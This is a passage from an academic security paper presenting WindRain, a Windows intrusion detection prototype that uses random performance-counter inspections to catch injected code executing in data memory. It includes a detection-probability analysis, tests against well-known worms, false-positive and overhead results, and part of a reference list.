Some work [8, 13, 14, 23, 40] has been done in overcoming these two drawbacks. To tackle the problem of high monitoring overhead, some tried to optimize the profile generated. There are also proposals for the monitoring of other process characteristics that allows the differentiation of states that are seemingly the same. Some other works attempt to instrument the corresponding program so that it will report the needed context information during execution time. The problem of unavailability of source code is to be solved by binary code analysis and binary code instrumentation. Also, as is pointed out in [35], both input arguments and return values of system-calls are ignored in many system-call-based anomaly detection systems. Efforts to utilize the input and output of system-calls in anomaly detection are seen in [21, 22, 13, 14].

In addition to improving both profile accuracy and monitoring efficiency, many of these works propose new kinds of inputs for anomaly detection (e.g., return address, call stack information). Many of these new types of inputs are much harder to imitate by the attackers (as compared to system-call traces). This will also make the IDS built more resilent to mimicry attacks.

In some sense, WindRain, our prototype random-inspect-based system, is also like a specification-based intrusion detection system [28, 34]. The difference between WindRain and a specification-based system is that on WindRain, we have only specified one rule to govern the behavior of the entire system. On the other hand, for specification-based systems, a very detailed rule is devised for each individual process.

Two other related areas of work are instruction-set randomization [1, 18] and Program Shepherding [19]. One can regard our WindRain system as a prob-

abilistic implementation of some Program Shepherding policies, targeting the same attacks as [1, 18]. The main advantage of WindRain over both instruction-set randomization and Program Shepherding is its smaller runtime impact; and WindRain is by default a system-wide protection mechanism. As a result, we believe that protection provided by WindRain is stronger than the by-process protection by Program Shepherding.

As mentioned before, research approaches that use obfuscation/diversification techniques as a means of defense are closely related to our work. The idea of using diversity in computer systems as a defensive measure is proposed in [6, 10]. The idea is demonstrated in the instruction-set-randomization systems [1, 18] and the address obfuscation system in [2]. In the case of WindRain, though we are not introducing any diversity, we do utilize the diversity amongst Windows systems to boost the effectiveness of WindRain.

Finally, our prototype WindRain traps intrusion by catching code executing in data space. In this respect, it is similar to that of the NX (or "Execution protection") technology. According to Microsoft's Security Developer Center, the NX technology "prevents code execution from data pages, such as the default heap, various stacks, and memory pool". Since the NX technology leverages hardware support from latest CPUs (including AMD K8 and Intel Itanium families), it has the obvious advantage over WindRain in terms of performance. On the other hand, WindRain (and random-inspection-based IDS in general) is applicable to legacy systems of which there are many, and more importantly, it is flexible as we shall explain below. Since NX is built on top of hardware features available only on new CPUs, it is obvious that NX cannot support legacy hardware. The problem with legacy software needs some elaboration. Even though it is reasonable to expect that executable code will never appear in "data space", some legacy software actually violates this rule. Some examples of these offending software include the JIT compiler in many JVM, as well as WindowsMediaPlayer and WindowsExplorer (more details on these software will be given in Sect. 5.2). In order to run these software on NX-protected systems, we will have to turn off the protection for these software. Another alternative is to mark all those data pages which contain code as executable. Both proposals are very coarse-grained solutions. In contrast, with the flexibility of a software solution, we can program our IDS to recognize the offending code that got placed in data space and accept their execution as normal. In fact, this is exactly our solution for supporting WindowsMediaPlayer and WindowsExplorer under WindRain. It is also possible for random-inspection-based IDS to judge whether the execution of "data" indicates an intrusion base on some addition information. A very good example is to base such decision on the execution history of the offending program. Once again, this solution demonstrates a level of flexibility that is impossible on NX. For NX, all that is available for this decision is a single point of data: the point where "data" is executed. Thus the introduction of NX does not solve all the problems that WindRain can solve.

3 Technical Details

In this section we present our proposed system for anomaly detection based on random inspection. We first discuss how random inspection is performed. Then the implementation details of our WindRain system, which performs anomaly detection based on the PC values collected at random inspection points, will be given. In the next section, we will take a look at the environment presented by Windows to the attackers. This will reveal the problems faced by the attackers and will explain why WindRain is an effective defense against code injection attacks. We present the results of our experimental evaluation of WindRain in Sect. 5.

3.1 The Core Random Inspection

Our implementation of random inspection makes use of a common hardware feature called performance counter. Performance counters are hardware registers that can be configured to count various processor-level events (e.g. cache miss, instructions retirement, etc). This facility is mainly designed for high-precision performance monitoring and tuning. Since events are counted by the CPU in parallel to normal operations, we can expect very low overhead for the counting. Furthermore, the CPU can be configured to generate an interrupt on any performance-counter overflow. As a result, by properly initializing the performance counters, we can stop the operation of the system after a certain number of occurrences of a particular event. By resetting the counter to its initial value at each counter overflow, we can configure the system to generate an interrupt at a roughly constant frequency. This turns out to be exactly what we need for random inspection: we can perform the inspections on counter-overflow interrupt, which occurs at a constant, controllable frequency. However, the inspection frequency is constant only in a system-wide perspective. The inspection frequency observed by individual process will appear randomized, as we will show later. It is also possible to make the occurence of inspections more unpredictable by resetting the counter with random values after each overflow.

In order to perform random inspection using the performance-counter facility, two more decisions have to be made: what event to count, and what initial counter value to use. For the choice of event to count, we want an event that occurs at high frequency in both normal and injected code. Furthermore, we want this event unavoidable in the injected code. The first criterion allows us more freedom in the choice of inspection frequency. The second criterion makes random inspection more robust: the attackers cannot evade inspection by avoiding the counted event.

For our implementation, we choose to count the instruction retirement events[1] that occur in user space. We believe this event satisfies the above criteria very well. Furthermore, by counting events in user space only, we guarantee that inspection will only occur in user space. This allows easier utilization of information collected at inspection points.

[1] Instruction retirement marks the completion of the out of order execution of an instruction and the update of processor state with its results.

For the initial counter value, we make it a configuration parameter of our system. By setting different values for this parameter, we can control the inspection frequency. In the following discussion, we shall name this parameter k. In addition to being the initial value for the performance counter, k also gives the number of instruction retirements that occur between two inspections. The choice of k involves different tradeoffs between detection rate, detection latency and performance overhead. We will talk about this tradeoff in Sect. 5.

We implement our prototype system on a machine with a Pentium III CPU. We note that performance counters that generate interrupt on overflow is very common in CPUs nowadays. Thus our idea is not limited to Intel CPUs. Furthermore, we find the use of this facility is limited to profiling software only, so our implementation will not disrupt normal system operation.

Finally, we would like to point out that Windows does not save counter values during context switches. In other word, the count stored in the performance counter is a system-wide count, instead of the count for current process since its last inspection. This is both an advantage and a disadvantage of our system. On the positive side, random inspection provides protection for the entire system by default. This is because inspection can occur in any process that executes in user space, thus no process will be left unprotected. Furthermore, this introduces randomness to our system and makes inspection unpredictable. Though we perform inspections at a fixed (and even possibly known) frequency, the attacker cannot predict when an inspection will occur. This is because process scheduling is non-deterministic in general, and thus it is impossible to determine when the attacked process will be scheduled to run. This means the attacker has no way to tell what the counter value is when the injected code starts executing[2]. In other word, the attacker cannot tell when the next inspection will occur. This randomness in inspection renders even extremely short injected code susceptible to detection with non-zero probability. On the negative side, this by default system-wide inspection implies inevitable inspection on many supposedly safe processes, which leads to some inefficiency. It is also impossible to perform inspection with different frequency for different processes. This problem can be solved if we can intercept context switches in Windows.

3.2 The WindRain System

After discussing how random inspection is actually achieved, we now show our implementation of intrusion detection under the random-inspection mechanism. In the following, we present the details of our WindRain system.

The most important component of the WindRain system is a device driver that runs on Windows systems. We have also written an application that loads the driver and displays data received from the driver in a timely manner (most importantly, notification about intrusions). The driver is responsible for setting up the system to perform random inspection, i.e., configuring the performance-counter facility. It

[2] Intel CPUs of P6 family or later can be configured so that performance counter values are readable only in kernel mode.

also registers an interrupt-service routine to handle performance-counter overflow. This interrupt service routine is the part that actually performs intrusion detection.

On performance counter overflow, an interrupt is generated and the interrupt service routine registered will be called. The interrupt service routine starts by restoring the performance counter to its initial value, -k. It will then clear some flags so that the counter can start upon return to the user space. After that, the real intrusion detection starts. Among the arguments passed to the interrupt service routine is the PC value of the interrupted instruction. WindRain will determine whether that PC value corresponds to a memory location that holds code or one that holds data (in the latter case, WindRain will mark it as an intrusion). The decision is made by looking up a Windows internal data structure called Virtual Address Descriptor tree.

To keep track of the usage of the virtual address space in each process, Windows records information about each allocated (or "reserved") virtual memory region in a data structure called Virtual Address Descriptor (VAD). Among the information stored in the VAD are the start address, end address and the protection attribute for the corresponding memory region. To facilitate fast look-up, all VADs for a process are arranged as a self-balancing binary tree. Memory regions allocated for code usually have very different protection attributes from those for data (usually memory for code are copy-on-write, while memory for data are simply writable). As a result, given a PC value, we can search through the VAD tree of the corresponding process in an efficient manner. From the protection attribute of the VAD found, we determine whether that address contains code or data. If a PC value observed at an inspection point corresponds to a data region in memory, WindRain will mark it an intrusion. Currently, WindRain is a purely detection system, it does not have any capability to stop any intrusion from proceeding. Upon detecting an intrusion, the interrupt service routine will notify the application part of WindRain to display some information about the intrusion on the screen. Due to its inability to respond to attacks detected, WindRain is quite susceptible to DoS attacks. In other words, the attacker can try to turn off WindRain. We believe WindRain can perform reasonable self-defense when equipped with certain auto-response capability. Nonetheless, we believe the most ideal protection for WindRain (and possible any IDS) is from the underlying OS: having Windows consider WindRain as a core component (like lsass.exe, the termination/failure of which will lead to a system crash).

4 Analysis: Why WindRain Works?

Before we present the results of our experimental evaluation on WindRain, we first analyze the probability of WindRain detecting different code injection attacks. We will also discuss what makes it so likely for WindRain to detect intrusions.

The simplest way to perform this analysis is to consider inspection as a Poisson process, and calculate the probability that one or more inspection will occur during the entire execution of the injected code. Suppose we are performing inspection every k instructions (with $800 \leq k \leq 2400$), and the injected code

requires the execution of y instructions. The probability of detection is then $P_d = 1 - P(0) = 1 - e^{-\frac{y}{k}}$.

The above analysis does not assume continuous execution of the injected code. Therefore the probability computed is valid even if context switching occurs during the execution of the injected code. It also applies to the case where the injected code calls some Windows library from time to time. A point worth noting here is that if an inspection occurs during the execution of a library function on behalf of the injected code, the intrusion will not be detected. Another very important point is that the above analysis is only valid if the attacker cannot predict when the next inspection will occur. Otherwise, it is (in theory) possible for the attacker to evade detection by calling certain library functions when an inspection is expected.

We should note that the Poisson-based analysis is overly pessimistic. Suppose the injected code executes without making library calls for an interval that we call "very visible period" (VVP). Let us make the following assumptions about this VVP:

1. this interval is more than k instructions long
2. context switch occurs in the first k instructions of this VVP with probability less than 1%

With these two assumptions, we argue that the actual detection probability $P_{d1} \geq 0.99 + 0.01 * P_d$, where P_d is the detection probability predicted for the corresponding k and y by our initial Poisson analysis. This is because in 99% of time, no context switch occurs in the first k instructions of the VVP. Since the injected code is "trapped" in the VVP for more than k instructions, we can guarantee an inspection will occur while the injected code is executing in "data space". In this case, WindRain will detect the attack with probability one. The second term of P_{d1} accounts for the remaining 1% of time where a context switch does occur in the VVP and we have to fall back to our Poisson analysis.

In the following, we shall validate our two assumptions about the VVP and thus show that $P_{d1} \geq 0.99$.

We start with defending our first assumption. From our study of Windows shellcode, we find that they usually arrive encoded. This helps the shellcode evading signature based IDS and systems like [33]. As a result, before performing any "interesting" activities, the injected code has to decode itself first. This decoding has complexity linear to the injected code's length, and can take up a few hundred instructions. Since there appears no library function for this decoding process, the injected code will not execute any library function during the decode phase.

A more important reason why the injected code does not execute any library functions is that it may not know the address of any library functions. Due to the extensive use of dlls in Windows, the addresses of library functions vary across different machines. This is a very well known fact in the black-hat society [29]. As a result of the dynamic nature of library loading, static address values cannot be used for library calls. Otherwise, there will be portability issues for the resulting shellcode. As a result, in order to execute any library functions, the injected code has to dynamically search for the needed function addresses. As discussed in [29], in order to do this in a portable manner, the complexity

of the library-function-locating process is usually linear to both the number of functions in the desired library and the length of each function name. Such complexity will imply a very significant number of instructions executed before finding the address of one single library function.

From our discussion above, portability is the major issue that "traps" the injected code in its VVP for an extensive amount of time. So a natural question is: is it possible for the shellcode to sacrifice certain portability to speed up this process and evade detection by WindRain? At first sight, it appears to be a feasible solution for the attacker: certain library functions do stay in the same address across a large number of machines. Furthermore, there are various values related to function addresses that are static over different Windows versions. It is thus possible to utilize these static values to speed up the process to constant time and evade detection. In fact, the IAT technique given in [29] implements this idea.

However, we argue that any approach of this kind can be thwarted with simple obfuscation techniques. This is because Windows does not depend on these values being static to function properly. As a result, any obfuscation of these values can impose serious portability problem in the shellcode, without adversely affecting the operations of Windows. For example, any shellcode that uses hard-coded address for library functions can be thwarted by a simple application that rebase every library on the system. In this case, a shellcode that works for one machine will almost guarantee to fail on another.

From the above analysis, we see that is it very likely that an injected code will execute more than k instructions without executing any library calls. We will further validate this assumption with our experimental results in the next section. We now move on to the second assumption: context switch occurs very rarely in the VVP where no library calls are made.

Since the injected code is not making any library call, it is impossible for it to get blocked. Thus the only reason for a context switch is the expiration of a time slice. Now consider the following very conservative figures:

1. time slice in Windows ranges from 10ms to 200ms
2. Intel Pentium processor achieves 90 million instructions per second

From these two figures, we can assume that at least 900000 instructions will be executed on any Windows machine before a time slice expires. Let us model time-slice expiration as a Poisson process; the probability of expiration is 1/900000 at any time. The probability that a context switch will occur in the first k instructions of the VVP is then given by $P_{switch}(0) = 1 - e^{-\frac{k}{900000}}$. With $k \leq 2400$, we have $P_{switch}(0) \leq 0.01$. Thus, we have validated our second assumption.

As a result, we have shown that any injected code that executes more than k instructions in their VVP will be detected by WindRain with probability close to one. Our argument also shows that this is usually true for injected code.

5 Experimental Results

In this section, we will present the results of our experiments on WindRain. The experiments attempt to evaluate WindRain at different inspection frequencies.

The evaluations focus on the following three aspects: false negative rate, false positive rate and performance overhead.

5.1 False Negative Rates

We have tested WindRain's ability to detect MSBlast, Sasser, SQLSlammer, Code Red and Welchia (aka Nachi). The experiments are carried out at three different inspection frequencies: once every 800 instructions, once every 1600 instructions and once every 2400 instructions. For each inspection frequency, we repeated each attack 5 times, and WindRain is able to detect all the attacks for all three configurations. In addition to testing whether WindRain can detect the attack attempts, we are also interested in verifying our assumption in the previous section, namely, that injected code executes a large number of instructions in their VVP, without executing any library calls. We validate this assumption by noting when WindRain first detect each of the 15 attack trails. The results of our experiments are presented in Table 1.

Table 1. The following table shows when WindRain first detects the attacks when configured at different inspection frequencies. The three rows show the results for three different inspection frequencies: once every 800, 1600 and 2400 instructions respectively. For the entries of each row, "Decode" means WindRain detects the attack when the injected code is decoding itself. "FindLib" means the attack is detected when the injected code is resolving the addresses of library functions needed. "Spread" means the attack is detected when it tries to infect other hosts. Each attack is repeated five times for each inspection frequency, the number in the bracket indicates how many times the attack is detected in the particular stage.

	MSBlast	Welchia	Sasser	SQLSlammer	Code Red
800	FindLib(5)	Decode(3), FindLib(2)	Decode(3), FindLib(2)	Spread(5)	FindLib(5)
1600	Decode(2), FindLib(3)	FindLib(5)	Decode(3), FindLib(2)	Spread(5)	FindLib(5)
2400	Decode(1), FindLib(4)	Decode(2), FindLib(3)	Decode(1), FindLib(4)	Spread(5)	FindLib(5)

From our analysis of the above data, we are certain that the VVP of Welchia, Sasser and CodeRed contain more than 2400 instructions. This is because both "Decode" and "FindLib" for these worms are used exclusively in their VVP (while "FindLib" is used outside the VVP of MSBlast also). According to our analysis in Sect. 4, this implies a detection probability close to 1 when WindRain performs at least one inspection every 2400 instructions executed. We are also pretty certain that WindRain cannot detect SQLSlammer in its VVP. However, we are very certain that WindRain will detect any instance of SQLSlammer with probability one. This is because the injected code is the entirety of the SQLSlammer payload and runs on the stack indefinitely long. In fact, this is also the case for CodeRed.

However, since both MSBlast and Welchia use their library-function-locating code more than once, it is possible for future variants to use this code more efficiently to evade detection. This is because once the "GetProcAddress" function in kernel32.dll is located, address of any other library functions can be resolved

using this function (in fact, this is the method used by Sasser and CodeRed). In order to clear such doubt, we experimented with the library-function-locating code of the two worms. In our experiments, we copied the piece of code under concern (with arguments for searching the "GetProcAddress" function) onto the stack and execute them. We repeated each experiment 5 times, with WindRain performing an inspection every 2400 instructions, and see if it can detect the "attack". WindRain successfully detects all the 10 "attacks". Thus we are pretty certain that WindRain can detect both MSBlast and Welchia in their VVP, even if they are modified to make more efficient use of their library-function-locating code.

Another way to increase our confidence in WindRain's ability to detect the five worms is to decrease the inspection frequency and see if it can still achieve 100% detection rate. Since SQLSlammer and CodeRed execute in "data space" forever, we find it unnecessary to perform such test for these worms. For both MSBlast and Welchia, we find that WindRain still achieves 100% detection when configured to perform an inspection every 24000 instructions executed (as before, we repeated each attacks 5 times). However, for Sasser, we tested WindRain by increasing the interval between two inspections with step of 800 instructions. We start with an inspection frequency of once every 2400 instrctions. We find WindRain miss the first attack when performing inspection once every 7200 instructions. Among the five attacks tried at this frequency, only one is missed.

In conclusion, we are very confident that WindRain can detect the five worms tested with probability very close to one. This is true even when WindRain is performing inspection at a low frequency of once every 2400 instructions. Furthermore, by detecting MSBlast, Welchia, Sasser and CodeRed in their VVP, WindRain can guarantee to detect these attacks before they can cause any real damage to the system. This is because in Windows, kernel services are only accessible through library functions. Thus the Windows kernel is inaccessible to the injected code when it is still in its VVP.

Finally, it appears possible to shorten the VVP of the tested worms by improving their implementation. Nonetheless, we believe the underlying decoding and library-function-locating algorithms will continue to have linear complexity. With this observation, an inspection frequency of once every 800 instructions should be sufficient to detect future injected code that is optimized to have short VVP. However, we shall argue in Sect. 5.3 that the best way to guard against these threats is to complement our system with obfuscation techniques.

5.2 False Positive Rates

We have evaluated the false positive rate of WindRain by performing some daily activities with WindRain running on the background. In all of our tests, WindRain is configured to perform an inspection every 800 instructions. By experimenting WindRain at such high inspection frequency, we have established a worst-case false-positive rate. We expect the false-positive rate will only drop when we decrease the inspection frequency of WindRain. Another reason for choosing the number 800 is that we believe this inspection frequency is high enough to detect most attacks with very high probability.

The daily activities we have tested include: surfing the web (using IE), reading PDF files, creating word documents (using MSWord and Wordpad), viewing PowerPoint presentations, connecting to a remote machine (using Telnet), compiling the entire WindRain system (using the MS VisualStudio for the application part, and the MS DDK for the device driver part), file management (under WindowsExplorer), playing MP3s (using WindowsMediaPlayer) and Quicktime movies (using QTPlayer) and using a bunch of GNU tools that comes with cygwin (including all the utilities tested in the performance analysis). Finally, we have also tried compiling and running Java programs while WindRain is running.

The first false positives identified are from WindowsMediaPlayer and WindowsExplorer. We find both WindowsMediaPlayer and WindowsExplorer execute small fragments of code on the heap, which cause the false alarms. The violating code executed on the heap are thunks that pass control to some callback functions. This turns out to be a well documented "workaround" to pass the "this" pointer of C++ objects to callback functions. This technique allows instance methods to be called by the callback mechanism. To tackle this problem, we modified WindRain to recognize the structure of the thunk and make sure it is passing control to some callback function. After the modification, there are no more false alarms from these applications.

We have also observed occasional false positive when Microsoft software prompts us to activate/register their products. We believe this is a technique to avoid bypassing the corresponding check and use the software without activation/registration. The major offender in this category is winlogon.exe, which keeps prompting the user to activate Windows. No more false positives are observed after we activate Windows.

Finally, we find that both the compilation and execution of Java programs will lead to false positives in WindRain. The false positives from executing Java application is caused by the JIT compilation in the underlying JVM. When native code is generated during runtime, they are kept in writable memory areas. This is mainly for efficiency reasons and allows new native code to be written without first unprotecting the corresponding pages. The execution of these dynamically-generated code will lead to false positives from WindRain. For the compilation of Java code, we observe that the Java compiler uses code from the JVM, which may explain the problem. We believe, in general, WindRain does not handle programs that use dynamically-generated/self-modifying code very well. A possible solution is to perform profile-based anomaly detection using the library/function-calling pattern of the monitored program. In this solution, instead of determining whether "data" is being executed, the IDS will keep track of the function-usage pattern of the monitored program. By building a normal profile of this pattern, the IDS can check if the observed function usage is normal. Any abnormal behavior is marked as intrusion. We believe this approach is also useful in detecting existing-code attacks.

One last point about our experiments is that by running WindRain in a Windows system, we have implicitly tested WindRain against those Windows system processes. For system processes, we mean processes Windows created by

itself, including svchost.exe, lsass.exe, etc. In fact, it seems that these processes are the ones that needed most protection. Our results show that WindRain has zero false positive for all these processes after the user has activated Windows with Microsoft. Thus it is possible to modify WindRain to only report intrusions concerning these processes. This modification will allow WindRain to provide very useful protection to some major threats against Windows systems, while maintaining a zero false-positive rate.

5.3 Performance Overhead

Since WindRain does not need to keep any record about different processes, its memory footprint is very small and is constant. The entire device driver (including the interrupt service routine and all other code) is just 20KB. In other words , WindRain has minimal space overhead. However, the frequent execution of the interrupt service routine at inspection points can cause substantial overhead in terms of execution time. In this section, we report WindRain's runtime overhead when tested on several programs in the SPEC2000 benchmark suite. The effect of the inspection frequency on the runtime overhead is studied by running the benchmarks under 9 different WindRain configurations.

Before we present the experimental results, let us briefly describe our experiments. Each benchmark program is executed six times. They are executed on an otherwise idle Windows system with all the Windows system processes running on the background. From the execution times measured for the six runs, one outlier is removed. This helps to avoid any fluctuation in the measured values from affecting our results. We establish the base execution time of the benchmark program by averaging the remaining five data points. For each inspection frequency studied, the process is repeated with WindRain running under the corresponding configuration. Again, the execution time is measured six times for each benchmark, and one outlier is removed to obtain five data points. The averaged execution time is compared against the base execution time to obtain




Fig. 1. Performance overhead of WindRain at different inspection frequency: y-axis is the overhead in %, x-axis gives the inspection frequency in number of instructions executed before an inspection occurs

the overhead caused by WindRain at the inspection frequency being tested. The results of our experiments is shown in Fig. 1.

From the results in Fig. 1, we see that the performance overhead drops quite significantly as the inspection frequency decreases. This shows a significant tradeoff between detection rate and performance overhead. Such tradeoff once again highlights the value of obfuscation techniques that lengthen the VVP of future injected code. Consider an obfuscation technique that guarantees any injected code will spend at least 2000 instructions locating the needed library functions. With such guarantee, we can perform an inspection every 2000 instructions and still guard against optimized injected code at an overhead of around 20%. Otherwise, we will have to guard against these future attacks by increasing the inspection frequency at the cost of higher performance penalty. However, even when performing random inspection once every 800 instructions, the performance overhead of WindRain still compares favorably against many system-call-based IDS. According to [8, 27], system-call-based systems typically incur more than 100% overhead in the interposition of system calls alone, unless the kernel is modified for the task.

To study how much overhead is contributed by the random-inspection process alone, we studied the performance overhead of a system that performs random inspection without the PC-value checking. We compared the performance overhead of both WindRain and the "empty" system at three inspection frequencies: once every 800, 1600 and 2400 instructions respectively. Due to space limitation, we omit the raw data of our experiments and simply report our findings below.

We find that a large proportion of the overhead (more than 89% in all our experiments) comes from performing random inspection. On the other hand, the checking of PC values obtained from random inspections only slightly increases the overhead. This result demonstrates the feasibility of performing more sophisticated checking at each inspection point. For example, one would expect the checking of the return address of the current stack frame to incur very small extra overhead. This finding also allows us to conclude that the overhead is mainly contributed by the side effect of random inspection, instead of performing the PC checking. This side effect includes the flushing of pipelines and the consumption of extra instruction cache. We have also measured the effect of random inspection on different cache miss rate and the paging rate. Our experiments show no significant increase in these measures while performing random inspection. As a result, we strongly believe that the flushing of pipeline caused by the frequent performance-counter overflow and subsequent interrupt handling is the major cause of the high overhead. Pipeline flushing is also identified as a major cause of overhead in system-call interposition systems.

6 Conclusions and Future Work

In this paper, two problems of system-call-based anomaly detection systems are discussed: its inherent vulnerability to mimicry attacks and its being nonportable for the widely deployed Windows systems. These weaknesses have their roots in monitoring at the system-call interface and the predictability thereof

to the attacker. Since this monitoring mechanism is shared by all system-call-based systems, it is difficult to completely overcome these difficulties without having an alternative and complementary mechanism. We propose random inspection as an alternative monitoring mechanism. We demonstrated that random inspection can be implemented on Windows without requiring knowledge or modification of the Windows kernel. Furthermore, owing to its random nature, random-inspection-based intrusion detection is inherently less susceptible to mimicry attacks. Random-inspection-based intrusion detection is a strong complement to the more traditional system-call-based intrusion detection systems. Together these two types of IDS require attackers to deal with two conflicting constraints. In order to evade detection by random-inspection-based systems, the attacks need to be short. On the other hand, to evade detection by system-call-based IDS, attacks must be more complicated and therefore take longer to execute. Random-inspection-based systems also provide a second line of defense for systems that depend on obfuscation/diversification as the main line of defense. With our random-inspection-based detection as a complement, even obfuscation/diversification techniques that are susceptible to reversal by an attacker can become very useful defense mechanisms. In particular, random-inspection-based detection will make the design of obfuscation techniques easier. In reciprocal, both traditional system-call-based systems and obfuscation techniques can complement random-inspection-based systems by forcing intruders to lengthen the attacks. This will allow random inspection to be performed at lower frequency while still maintaining a very high detection rate and a lower frequency implies a lower performance overhead.

To demonstrate the usefulness of random-inspection-based detection, we have implemented a working prototype: the WindRain intrusion detection tool. Our prototype performs random inspection on the PC value of the instruction being executed. If the inspected PC value corresponds to a region of memory that contains data, WindRain will mark it as an intrusion. Despite being a very simple system, our analysis shows that WindRain can detect most of the injected code attacks with a very high probability. We have tested several attacks against WindRain (namely, MSBlast, Welchia, Sasser, Code Red and SQLSlammer, all famous attacks against Windows systems). We found that WindRain can detect all the attempted attacks very effectively. This is even true with the lowest inspection frequency tested. In terms of false positive, we found that WindRain generates few false alarms for all but two applications we have tested, the Java compiler and the JVM. Furthermore, WindRain was found to work well with all the Windows system processes without raising any false positive. This makes WindRain very suitable for system-wide protection. In terms of performance overhead, WindRain compares favorably against many other intrusion detection systems, even when performing inspections at a very high frequency.

We consider our work in this paper as an illustration of the usefulness of random-inspection-based intrusion detection systems. There is a lot of interesting

work to be done in both enhancing the idea of random-inspection-based detection and extending the capability of WindRain.

For the improvement of WindRain, we are working on solutions that allow WindRain to work with dynamically-generated/self-modifying code (like those generated by JVM). We believe the approach outlined in the Sect. 5.2 is very promising. We are also interested in ways to turn off WindRain for non-critical processes so that only critical processes incur the performance overhead from WindRain. A possible direction would be to capture Windows context switch and reconfigure WindRain accordingly. We have some preliminary evidence of success on this. We note that the software approach we take allows us to attack these problems in ways that the inflexibility of hardware-based technology such as NX would have a much harder time to emulate.

In terms of the development of random-inspection-based systems, we are interested in studying what kind of information is available at the random-inspection points, and how to make use of it. An interesting direction of research is to design profile-based intrusion detection systems under the random-inspection mechanism. The profile-based approach will allow us to protect programs that use dynamically generated code without generating too many false positives. It is also a promising approach to tackle existing code attacks. We believe our work has opened up new directions for research of obfuscation techniques that can be used as defensive mechanisms. With the complement of random-inspection-based systems, new obfuscation techniques do not have to thwart attacks directly. They only need to make attacks significantly more complicated and visible to random-inspection-based detection. The work in [2] about address obfuscation is a very good example in this direction. Another interesting example is to reproduce the harsh Windows environment (where the kernel interface is unknown) on Linux. This can be achieved by randomizing the mapping between the system-call number and the corresponding kernel service. If we obfuscate the kernel interface, we can avoid injected code from making direct calls to the kernel. As a result, injected code will have to go through the long library-function-locating process as on Windows. Thus this obfuscation technique will allow injected code attacks to be detected easily by random-inspection-based systems like WindRain.

References

1. Elena Gabriela Barrantes, David H. Ackley, Stephanie Forrest, Trek S. Palmer, Darko Stefanovic and Dino Dai Zovi, *Randomized instruction set emulation to disrupt binary code injection attacks*, 10th ACM International Conference on Computer and Communications Security (CCS), pp. 272 - 280. October 2003.
2. Sandeep Bhatkar, Daniel C. DuVarney, and R. Sekar, *Address Obfuscation: An Efficient Approach to Combat a Broad Range of Memory Error Exploits*, 12th USENIX Security Symposium, 2003.
3. F. Buchholz, T. Daniels, J. Early, R. Gopalakrishna, R. Gorman, B. Kuperman, S. Nystrom, A. Schroll, and A. Smith, *Digging For Worms, Fishing For Answers*, ACSAC 2002.
4. Sung-Bae Cho, and Sang-Jun Han, *Two Sophisticated Techniques to Improve HMM-Based Intrusion Detection Systems*, RAID 2003.

5. Scott Coull, Joel Branch, Boleslaw K. Szymanski, and Eric Breimer, *Intrusion Detection: A Bioinformatics Approach*, ACSAC 2003.
6. Crispin Cowan, Calton Pu, and Heather Hinton, *Death, Taxes, and Imperfect Software: Surviving the Inevitable*, theNew Security Paradigms Workshop 1998
7. Dorothy E. Denning, *An intrusion detection model*, IEEE Transactions on Software Engineering, 13-2:222, Feb 1987.
8. Henry H. Feng, Oleg Kolesnikov, Prahlad Fogla, Wenke Lee, and Weibo Gong, *Anomaly Detection Using Call Stack Information*, IEEE Symposium on Security and Privacy, 2003.
9. S. Forrest, S. Hofmeyr, A. Somayaji, and T. Longstaff, *A sense of self for UNIX processes*, IEEE Symposium on Security and Privacy, 1996.
10. S. Forrest, A. Somayaji, and D. Ackley, *Building Diverse Computer Systems*, Proceeding: 6 workshop on Hot Topics in Operating Systems, IEEE Computer Society Press, pp. 67-72.
11. Tal Gar nkel, *Traps and pitfalls: Practical problems in in system call interposition based security tools*, Proc. Network and Distributed Systems Security Symposium, February 2003.
12. Anup K. Ghosh, Christoph Michael, and Michael Schatz, *A Real-Time Intrusion Detection System Based on Learning Program Behavior*, RAID 2000.
13. Jonathon T. Giffin, Somesh Jha, and Barton P. Miller, *Detecting manipulated remote call streams*, 11th USENIX Security Symposium, 2002.
14. Jonathon T. Giffin, Somesh Jha, and Barton P. Miller, *Efficient context-sensitive intrusion detection*, 11th Network and Distributed System Security Symposium, 2004.
15. S. A. Hofmeyr, A. Somayaji, and S. Forrest, *Intrusion detection using sequences of system calls*, Journal of Computer Security, Vol. 6, 1998, pp. 151–180.
16. Ruiqi Hu and Aloysius K. Mok, *Detecting Unknown Massive Mailing Viruses Using Proactive Methods*, RAID 2004.
17. A. Jones and S. Li, *Temporal Signatures of Intrusion Detection*, ACSAC 2001.
18. Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. *Countering Code-Injection Attacks With Instruction-Set Randomization*. 10th ACM International Conference on Computer and Communications Security (CCS), pp. 272 - 280. October 2003.
19. V. Kiriansky, D. Bruening, and S. Amarasinghe, *Secure execution via program shepherding*, 11th USENIX Security Symposium, 2002.
20. C. Ko, *Logic Induction of Valid Behavior Specifications for Intrusion Detection*, IEEE Symposium on Security and Privacy, 2000.
21. C. Kruegel, D. Mutz, F. Valeur ,and G. Vigna, *On the Detection of Anomalous System Call Arguments*, 8th European Symposium on Research in Computer Security (ESORICS), 2003.
22. Christopher Kruegel, Darren Mutz, William Robertson, and Fredrik Valeur, *Bayesian Event Classification for Intrusion Detection*, ACSAC 2003.
23. Lap Chung Lam and Tzi-cker Chiueh, *Automatic Extraction of Accurate Application-Specific Sandboxing Policy*, RAID 2004.
24. T. Lane and C. Brodley, *Temporal Sequence Learning and Data Reduction for Anomaly Detection*, ACM Trans. Info. and Sys. Security, 1999.
25. W. Lee and S. Stolfo, *Data Mining Approaches for Intrusion Detection*, 7th USENIX Security Symposium, 1998.
26. p62_wbo_a@author.phrack.org, Jamie Butler, and p62_wbo_b@author.phrack.org, *Bypassing 3rd Party Windows Buffer Overflow Protection*, Phrack, Issue #62, of July 10, 2004

27. R. Sekar, M. Bendre, D. Dhurjati, and P. Bollineni, *A Fast Automaton-based Method for Detecting Anomalous Program Behaviors*, Proceedings of the 2001 IEEE Symposium on Security and Privacy.
